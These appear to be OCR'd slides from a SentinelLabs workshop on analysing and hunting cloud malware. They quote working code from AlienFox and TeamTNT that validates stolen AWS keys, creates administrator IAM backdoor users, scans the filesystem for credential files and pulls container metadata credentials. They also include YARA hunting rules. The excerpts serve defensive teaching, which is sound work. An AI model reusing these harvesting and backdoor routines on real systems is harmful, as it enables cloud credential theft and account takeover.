

Taxonomy in the Troposphere

A Cloud Threat Analysis Workshop





Alex Delamotte


Senior Threat Researcher
SentinelLabs

SentinelOne

SentinelOne

Taxonomy in the Troposphere

A Cloud Threat Analysis Workshop



SentinelOne

Agenda

09:35 am

What Does Cloud Malware Look Like?

09:45 am

Cloud Malware Taxonomy & Exercises

10:30 am

Hunting the Cloud Using Open-Source Data

10:50 am

Conclusion

What Does Cloud Malware Look Like?

How Malware Functions

Legacy AV products no longer work

Outdated Solutions


Legacy AV products no longer work

Complexity

Legacy AV products no longer work

Productivity Drains

How Malware Functions



What Forms Do Cloud Threats Take?

- Cloud threats look very different from endpoint:
  - Fewer binaries
- Many attacks are run remotely from attacker system
- Common file formats:
  - Python
  - Shell
  - Containers (Docker)
  - Serverless code (AWS Lambda, Dynos)
    - **Still scripts or binaries; tailored for serverless environment
  - Infrastructure as Code (Terraform, CloudFormation templates)

What is Cloud Malware: AlienFox

```python
def kirimi(usere,anune,dadine):
    try:
        AWS_ACCESS_KEY = usere
        AWS_SECRET_KEY = anune
        AWS_REGION = dadine
        client = boto3.client('ses',region_name=AWS_REGION,aws_access_key_id=AWS_ACCESS_KEY,aws_secret_access_key=AWS_SECRET_KEY)
        asu = client.get_send_quota()
        y = json.dumps(asu)
        x = json.loads(y)
        if 'Max24HourSend' in x:
            print(AWS_ACCESS_KEY+'|'+AWS_SECRET_KEY+'|'+AWS_REGION+'|'+str(x['Max24HourSend']))
            open('goodaws.txt', 'a').write(AWS_ACCESS_KEY+'|'+AWS_SECRET_KEY+'|'+AWS_REGION+'|' 'Limit => '+str(x['Max24HourSend'])+'\n')
            goblok(AWS_ACCESS_KEY,AWS_SECRET_KEY,AWS_REGION)
            response = client.list_identities(
                IdentityType='EmailAddress',
                MaxItems=123,
                NextToken='',
                )
            for a in response['Identities']:
                print('email-smtp.'+AWS_REGION+'.amazonaws.com|587|'+AWS_ACCESS_KEY+'|'+AWS_SECRET_KEY+'|'+str(a))
                open('smtpses.txt', 'a').write('email-smtp.'+AWS_REGION+'.amazonaws.com|587|'+AWS_ACCESS_KEY+'|'+AWS_SECRET_KEY+'|'+a+'|'
                kirimawsses(AWS_REGION,AWS_ACCESS_KEY,AWS_SECRET_KEY,a,xxyz)
                atsmtp(AWS_ACCESS_KEY,AWS_SECRET_KEY,AWS_REGION,a,x['Max24HourSend'])
        else:
            print(AWS_ACCESS_KEY+'|'+AWS_SECRET_KEY+'|'+AWS_REGION+'| => BAD')
        # Display an error if something goes wrong.
    except Exception as e:
        print(AWS_ACCESS_KEY+'|'+AWS_SECRET_KEY+'|'+AWS_REGION+'| => BAD')
        print("Info : "+e)
    pass
```

What is Cloud Malware: TeamTNT

```
CRED_FILE_NAMES=("authinfo2" "access_tokens.db" "" ".smbclient.conf" ".smbcredentials" ".samba_credentials" \
".pgpass" "secrets" ".boto" ".netrc" "netrc" ".git-credentials" "api_key" "censys.cfg" \
"ngrok.yml" "filezilla.xml" "recentservers.xml" "queue.sqlite3" "servlist.conf" "accounts.xml"\
"kubeconfig" "adc.json" "azure.json" "clusters.conf" "docker-compose.yaml" ".env")


DBS_CREDFILES=("postgresUser.txt" "postgresPassword.txt")



AWS_CREDS_FILES=("credentials" ".s3cfg" ".passwd-s3fs" ".s3backer_passwd" ".s3b_config" "s3proxy.conf" "awsAccessKey.txt" "awsKey.
txt")

GCLOUD_CREDS_FILES=("config_sentinel" "gce" ".last_survey_prompt.yaml" "config_default" "active_config" "credentials.db"
"access_tokens.db" ".last_update_check.json" ".last_opt_in_prompt.yaml" ".feature_flags_config.yaml" "adc.json" "resource.cache")

AZURE_CREDS_FILES=("azure.json")
```

```
function cred_files(){

echo -e '\n-------- CREDS FILES ----------------------------------' >> $CSOF

for CREFILE in ${AWS_CREDS_FILES[@]}; do
echo "searching for $CREFILE"
find / -maxdepth $SEARCHDEPT -type f -name $CREFILE 2>/dev/null | xargs -I % sh -c 'echo :::%; cat %' >> $EDIS
cat $EDIS >> $CSOF
rm -f $EDIS
done

for CREFILE in ${GCLOUD_CREDS_FILES[@]}; do
echo "searching for $CREFILE"
find / -maxdepth $SEARCHDEPT -type f -name $CREFILE 2>/dev/null | xargs -I % sh -c 'echo :::%; cat %' >> $EDIS
cat $EDIS >> $CSOF
rm -f $EDIS
done

for CREFILE in ${CRED_FILE_NAMES[@]}; do
echo "searching for $CREFILE"
find / -maxdepth $SEARCHDEPT -type f -name $CREFILE 2>/dev/null | xargs -I % sh -c 'echo :::%; cat %' >> $EDIS
cat $EDIS >> $CSOF
rm -f $EDIS
done

}
```

What is Cloud Malware: TeamTNT

```
function get_aws_env(){
if [ ! -z "$AWS_ACCESS_KEY_ID" ] || [ ! -z "$AWS_SECRET_ACCESS_KEY" ] || [ ! -z "$AWS_SESSION_TOKEN" ] || [ ! -z "$AWS_SHARED_CREDENTIALS_FILE" ] || [ ! -z "$AWS_CONFIG_FILE" ] || [ ! -z "$AWS_DEFAULT_REGION" ] || [ ! -z "$AWS_REGION" ] || [ ! -z "$AWS_EC2_METADATA_DISABLED" ] || [ ! -z "$AWS_ROLE_ARN" ] || [ ! -z "$AWS_WEB_IDENTITY_TOKEN_FILE" ] || [ ! -z "$AWS_ROLE_SESSION_NAME" ] || [ ! -z "$AWS_CONTAINER_CREDENTIALS_RELATIVE_URI" ] ; then
echo -e '\n-------- AWS ENV DATA ----------------------------------------' >> $CSOF

if [ ! -z "$AWS_CONTAINER_CREDENTIALS_RELATIVE_URI" ]; then
timeout -s SIGKILL $TIME_2_OUT curl -sLk http://169.254.170.2$AWS_CONTAINER_CREDENTIALS_RELATIVE_URI  | \
sed 's/,/\n/g' | grep 'AccessKeyId\|SecretAccessKey\|Token\|Expiration' | \
sed 's#"AccessKeyId":"#aws configure set aws_access_key_id #g' | \
sed 's#"SecretAccessKey":"#aws configure set aws_secret_access_key #g' | \
sed 's#"Token":"#aws configure set aws_session_token #g'| \
sed 's#"Expiration":"#\nExpiration:  #g'| sed 's/"//g' >> $CSOF
fi

if [ ! -z "$AWS_ACCESS_KEY_ID" ]; then echo "AWS_ACCESS_KEY_ID : $AWS_ACCESS_KEY_ID" >> $CSOF ; fi
if [ ! -z "$AWS_SECRET_ACCESS_KEY" ]; then echo "AWS_SECRET_ACCESS_KEY : $AWS_SECRET_ACCESS_KEY" >> $CSOF ; fi
if [ ! -z "$AWS_SESSION_TOKEN" ]; then echo "AWS_SESSION_TOKEN : $AWS_SESSION_TOKEN" >> $CSOF ; fi
if [ ! -z "$AWS_SHARED_CREDENTIALS_FILE" ]; then echo "AWS_SHARED_CREDENTIALS_FILE : $AWS_SHARED_CREDENTIALS_FILE" >> $CSOF ; fi
if [ ! -z "$AWS_CONFIG_FILE" ]; then echo "AWS_CONFIG_FILE : $AWS_CONFIG_FILE" >> $CSOF ; fi
if [ ! -z "$AWS_DEFAULT_REGION" ]; then echo "AWS_DEFAULT_REGION : $AWS_DEFAULT_REGION" >> $CSOF ; fi
if [ ! -z "$AWS_REGION" ]; then echo "AWS_REGION : $AWS_REGION" >> $CSOF ; fi
if [ ! -z "$AWS_EC2_METADATA_DISABLED" ]; then echo "AWS_EC2_METADATA_DISABLED : $AWS_EC2_METADATA_DISABLED" >> $CSOF ; fi
if [ ! -z "$AWS_ROLE_ARN" ]; then echo "AWS_ROLE_ARN : $AWS_ROLE_ARN" >> $CSOF ; fi
if [ ! -z "$AWS_WEB_IDENTITY_TOKEN_FILE" ]; then echo "AWS_WEB_IDENTITY_TOKEN_FILE: $AWS_WEB_IDENTITY_TOKEN_FILE" >> $CSOF ; fi
if [ ! -z "$AWS_ROLE_SESSION_NAME" ]; then echo "AWS_ROLE_SESSION_NAME : $AWS_ROLE_SESSION_NAME" >> $CSOF ; fi
```

What is Cloud Malware: Denonia

- Denonia is a cryptominer discovered by Cado Security
- Requires AWS Lambda serverless execution environment
- Golang binary with Lambda libraries
- Uses DNS over HTTP (DoH) to evade network detection for cryptominer activity




Image: Cado Security

Cloud Threat Objectives

- Cryptomining
- Spamming
- Data theft
- Espionage
- Extortion
- Disruption, attacks on availability
- Resource hijacking

Cloud Threat Objectives: Resource Hijacking

- Actors target cloud services to abuse them for illicit purposes–
  or to avoid spending their own money
- Cryptomining
- LLM Hijacking




Image: Permiso Security

Cloud Threat Delivery, Exploitation, Installation

- Web App or SaaS misconfigurations
- Exposed .env files (esp. Laravel)
- Misconfigured Jenkins
- Exposed Docker ports
  - Indicate a specified service is running (requires underlying vuln)
- Web App vulnerabilities
- Leaked credentials

Name	Description
Kubernetes clusters	TeamTNT is looking for misconfigured API servers, etcd and kubelet APIs, trying to extract secrets from the API server, list the content of etcd and list running pods via kubelet API.
Docker API	TeamTNT is looking for misconfigured Docker API that allows access and code execution to everyone. They are often running malicious containers they host on Docker Hub or vanilla containers such as alpine:latest and add malicious commands
Weave Scope	TeamTNT is looking for Weave scope instances with no authentication and exploit these k8s dashboards to get shell access and run malicious code
JupyterLab and Jupyter Notebook	TeamTNT is looking for Juypter (lab and notebook) instances with no authentication and exploit these services to get shell access and run malicious code
Redis servers	We've seen indications in the IRC channel that Redis servers were infected, we're not sure regarding this attack vector by TeamTNT. In general, exposed Redis servers can be exploited by various vulnerabilities and misconfigurations
Hadoop	We've seen actual attacks against Hadoop services. We're still investigating this attack vector and aren't sure how this attack vector is exploited by TeamTNT. In general, Hadoop clusters can be exploited by various vulnerabilities and misconfigurations

Image: Aqua Security

Cloud Threat Impact

- Cloud attackers still want to infect and persist on machines,
  but they approach this in a different way: via Identity & Access Management (IAM)

```
def goblok(usere,anune,dadine):
    print(birumuda+'[>>] Creating Iam User'+CEND)
    try:
        ACCESS_KEY = usere
        ACCESS_SECRET = anune
        AWS_REGION = dadine
        iam = boto3.client('iam', aws_access_key_id=ACCESS_KEY,aws_secret_access_key=ACCESS_SECRET,region_name=AWS_REGION)
        created_user = iam.create_user(UserName=noob)
        if created_user['User']['UserName']:
            asu = created_user['User']['Arn'].split(':')
            response = iam.attach_user_policy(UserName = noob, PolicyArn = 'arn:aws:iam::aws:policy/AdministratorAccess')
            asus = iam.create_login_profile(UserName=noob, Password=dog)
            print('STATUS        : '+ijo+'CAN CREATE USER'+CEND)
            print('ACCOUNT ID    : '+str(asu[4]))
            print('IAM USERNAME  : '+str(created_user['User']['UserName']))
            print('PASSWORD      : '+str(dog))
            open('login.txt', 'a').write('STATUS        : CAN CREATE USER\nACCOUNT ID    : '+str(asu[4])+'\nIAM USERNAME
        else:
            print(abang+'[xx] Failed Creating '+CEND)
    except Exception as e:
        print(abang+'[xx] Failed Creating '+CEND)
    pass
```

Cloud Threat Hunting & Analysis

To analyze and hunt cloud malware, you need a different approach from endpoint malware

Tools of the Trade:

- VSCode
- Scripts
- Data analysis tools
- Yara!

Cloud Threat Taxonomy & Analysis

How Are Cloud Threats Categorized?

- Due to the open-source nature of cloud attack tools, many borrow & repurpose code from one another
- This complicates understanding the lineage of similar tools: we often don’t have full visibility into which tool came first
- Upload timelines and tool sophistication can support analysis of which tool is older

How Are Cloud Threats Categorized?

```
def goblok(usere,anune,dadine):
    print(birumuda+'[>>] Creating Iam User'+CEND)
    try:
        ACCESS_KEY = usere
        ACCESS_SECRET = anune
        AWS_REGION = dadine
        iam = boto3.client('iam', aws_access_key_id=ACCESS_KEY,aws_secret_access_key=ACCESS_SECRET,region_name=AWS_REGION)
        created_user = iam.create_user(UserName=noob)
        if created_user['User']['UserName']:
            asu = created_user['User']['Arn'].split(':')
            response = iam.attach_user_policy(UserName = noob, PolicyArn = 'arn:aws:iam::aws:policy/AdministratorAccess')
            asus = iam.create_login_profile(UserName=noob, Password=dog)
            print('STATUS        : '+ijo+'CAN CREATE USER'+CEND)
            print('ACCOUNT ID    : '+str(asu[4]))
            print('IAM USERNAME  : '+str(created_user['User']['UserName']))
            print('PASSWORD      : '+str(dog))
            open('login.txt', 'a').write('STATUS        : CAN CREATE USER\nACCOUNT ID    : '+str(asu[4])+'\nIAM USERNAME  : '+str(created_user['User']
            ['UserName'])+'\nPASSWORD      : '+str(dog)+'\n\n')
        else:
            print(abang+'[xx] Failed Creating '+CEND)
def laravel6():
            def goblok(usere,anune,dadine):
                print(f"{fc}[{yl}Try creating {gr}AWS {yl}USER{fc}]\n")
                try:
                    ACCESS_KEY = usere
                    ACCESS_SECRET = anune
                    AWS_REGION = dadine
                    iam = boto3.client('iam', aws_access_key_id=ACCESS_KEY,aws_secret_access_key=ACCESS_SECRET,region_name=AWS_REGION)
                    created_user = iam.create_user(UserName=pubg)
                    if created_user['User']['UserName']:
                        asu = created_user['User']['Arn'].split(':')
                        response = iam.attach_user_policy(UserName = pubg, PolicyArn = 'arn:aws:iam::aws:policy/AdministratorAccess')
                        asus = iam.create_login_profile(UserName=pubg, Password=snoopdog)
                        print((f'{res}[{fc}STATUS{res}{gr} - {gr}CREATE USER{mg}/{res}]'))
                        print((f'{res}[{fc}ACCOUNT ID{res}{gr} - {gr}{str(asu[4])}{mg}/{res}]'))
                        print((f'{res}[{fc}IAM USERNAME{res}{gr} - {gr}'+str(created_user['User']['UserName']+res+']')))
                        print((f'{res}[{fc}PASSWORD{res}{gr} - {gr}{str(snoopdog)}{mg}/{res}]'))
                        open('AWS_Results/login.txt', 'a').write('STATUS        : CAN CREATE USER\nACCOUNT ID    : '+str(asu[4])+'\nIAM USERNAME
                        (created_user['User']['UserName'])+'\nPASSWORD      : '+str(snoopdog)+'\n\n')
                    else:
                        print((f'{red}[{cy}FAILED{res}]{gr}-{res}[{mg}/{gr}+ {red}AWS BAD CREDENTIALS{mg}/{res}]'))
                except Exception as e:
                    print((f'{red}[{cy}FAILED{res}]{gr}-{res}[{mg}/{gr}+ {red}AWS BAD CREDENTIALS{mg}/{res}]'))
                pass
```

SentinelOne

How to Approach Cloud Tool Analysis?

- Some scripts are huge: 13,000 lines! 🤯

- Start by looking for terms you are interested in OR a word frequency analysis

Exercise 1: Word Frequency Analysis

- Python & Shell scripts are essentially text
- You can apply word frequency analysis techniques to these files
- Use a script that counts how frequently a term occurs and filters out common terms used by the programming language:
  - **word_frequency_analysis_filter_python_terms.py**

```
filter_words = {'self', 'init', '__init__', 'def', 'class', '__main__', '__name__', 'if', 'not',
'return', 'for', 'in', 'while', 'str', 'with', 'try', 'except', 'and', 'else', 'elif'}
word_freq = count_word_frequency(args.file_path, filter_words)
```

Exercise 1: Word Frequency Analysis

- Examine the output to identify outliers
- Which are very **frequently** or very **infrequently** used terms?

Exercise 2: Extract Network Indicators

- Like endpoint malware, cloud threats interact with infrastructure. Reasons include:
  - Data exfiltration
  - Targeting
  - Collection & enrichment

- There is value in extracting network indicators to understand how the tool works

Exercise 2: Extract Network Indicators

- Let's use the **`py_extract_n_iocs.py`** to extract some network indicators
- Run the script using python3
  - Dependencies:
    - **`tldextract`** library
    - **`public_suffix_list.dat`** (included in the GitHub repo)

- Use flags to choose scope of IOC extraction:
  - –file - choose one file
  - –dir - extract from all files in a directory
  - –urls - extract URLs
  - –domains - extract domains
  - –ips - extract IP addresses

Exercise 2: Extract Network Indicators

- Use flags to choose scope of IOC extraction:
  - Before file or directory path (flags prefixed by two dashes):
    - `--file` - choose one file
    - `--dir` - extract from all files in a directory
  - After file or directory path:
    - `--urls` - extract URLs
    - `--domains` - extract domains
    - `--ips` - extract IP addresses

- Example usage:
  - `python3 py_extract_n_iocs.py --dir ~/taxonomy-troposphere/malz --urls --domains --ips`

Exercise 3: User-Agent Search

- User-agent strings are an indicator type that are often hardcoded in cloud attack tools
  - Tools often hardcode a common browser user-agent string
    - Seldom updated in tools, unlike real browsers which self-update
    - Seeing an old browser UA string can be a heuristic of a cloud attack tool

- Let’s extract and investigate some user-agent strings from cloud attack tools

Exercise 3: User-Agent Search

- Run **`find_user-agents_in_PY_files.sh`** against the directory containing malicious tools

- Example usage:
  - **`bash ~/taxonomy-troposphere/malz`**
  - Output passed to stdout
  - Tool shows each file & line containing a user-agent string

Exercise 3: User-Agent Search

- How do the UA strings in the tool output compare to normal browser UAs?

- Google Chrome UA strings as of April 2025:
  - **macOS**: `Mozilla/5.0 (Macintosh; Intel Mac OS X 14_7_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36`
  - **Windows**: `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36`

Targeted Approach

- We occasionally know some key terms to look for…nothing wrong with a direct approach!

- Search for terms relevant to cloud attacks:
  - **aws**, **azure**
    - Search for ARNs like **aws:** to find how actors use resources
  - **profile**
    - Used for persistence, privilege escalation
  - **password**
    - Tool may collect passwords or use to connect to actor infrastructure

Exercise 4: Targeted Grep

- Choose a file and search for the aforementioned terms using `grep` or similar
  - What can you infer about tool functionality from these findings?

- Python & Shell Terms:
  - **aws, aws:, azure, profile, admin, password**

- Bonus Terms in TeamTNT Shell Scripts:
  - **server, host, username, port**

- Attribution:
  - Check for presence of **https://t.me** to identify Telegram handles

Exercise 5: Container Analysis

- Actors may use Docker containers to conduct malicious activity
  - Let's look at a container used by TeamTNT

- Install Docker Desktop
- Pull container:
  - `docker pull imagestests/shanidmk_blob`
    - *or* search in GUI search bar for `imagestests/shanidmk_blob` & select `pull`
  - Do not select `run` - we do not want to run the commands in this container, we want to identify & analyze them

Exercise 5: Container Analysis

- In Docker Desktop, navigate to **Images** on the left
  - Select the **`shanidmk_blob`** container
  - Select **Run Analysis** to analyze the container
- Explore the **Layers** and the **Commands** pane on the right. What does this container do?
  - Layer 3 is especially interesting. View the **Command** tab.
    - What do the commands in this layer do?

- Next, explore the **Packages** tab. This gives more granular insight into the container's capability.

Hunting the Cloud Using Open-Source Data

SentinelOne

VirusTotal Hunting

- VirusTotal Hunting lets you search or monitor the VT corpus for files that match provided Yara rules

- Use VirusTotal's internal modules to target specific file types/tags
  - Reduces noise, false positives

- Requires VirusTotal Enterprise license
  - Limitations:
    - Only given to corporate security teams or research orgs
    - Rigorous KYC
    - Expensive 💸

Which Artifacts Are Worth Hunting For?

- VirusTotal receives considerably fewer cloud samples
  - This means that rules can be looser if you restrict them appropriately

Targeted Hunting

- Function names
- Username/password
- Telegram channel or username
- User-Agent string

Broad Hunting

- API Calls
- Library imports
- File extensions

Targeted Hunting: Androxgh0st

cloud_androxgh0st_strings Modified 2 months ago by s_labs_alex

```
import "vt"
rule cloud_androxgh0st_strings
{
  meta:
    author = "Alex Delamotte"
    description = "Rule based on Androxgh0st file contents."
    reference = "https://permiso.io/blog/s/approach-to-detection-androxgh0st-greenbot-persistence/";
  strings:
      $a = "asu = androxgh0st().get_aws_region(text)" ascii wide
      $b = "nam = input('\x1b[1;37;40mInput Your List : ')" ascii wide
      $c = "def jembotngw2(sites):" ascii wide
      $d = "def nowayngntd():"  ascii wide
      $e = "def makethread(jumlah):"  ascii wide

  condition:
      new_file and any of them
}
```

Targeted Hunting: FBot/Legion

cloud_fbot_legion_url_paypa Modified 5 months ago by s_labs_alex

```
import "vt"
rule cloud_fbot_legion_url_grab
{
  meta:
    author = "Alex Delamotte @ SentinelLabs"
    description = "Detects the URL grab string shared by Legion & FBot"
    target_entity = "file"
    reference_files = "FBot: c03083174f3eccd389888751a3004618205c28b5efeed83f44fbda67c6836ec0"
  strings:
    $url = {75726C5F 636F6E66 6967203D 20222F22 2E6A6F69 6E285B74 61726765 745F7572 6C2C}
    /*
    hex is:
    url_config = "/".join([target_url,
    */
    $paypal_host = "robertkalinkin.com"
  condition:
    new_file and any of them
}
```

Targeted Hunting: TeamTNT Shell Scripts

cloud_tnt_no_dubble Modified 5 months ago by s_labs_alex Unsaved changes

```
import "vt"

rule cloud_tnt_no_dubble
{
  meta:
      author = "Alex Delamotte"
      description = "Identify shell scripts likely associated w/ or based on TeamTNT's cloud credental harvester"
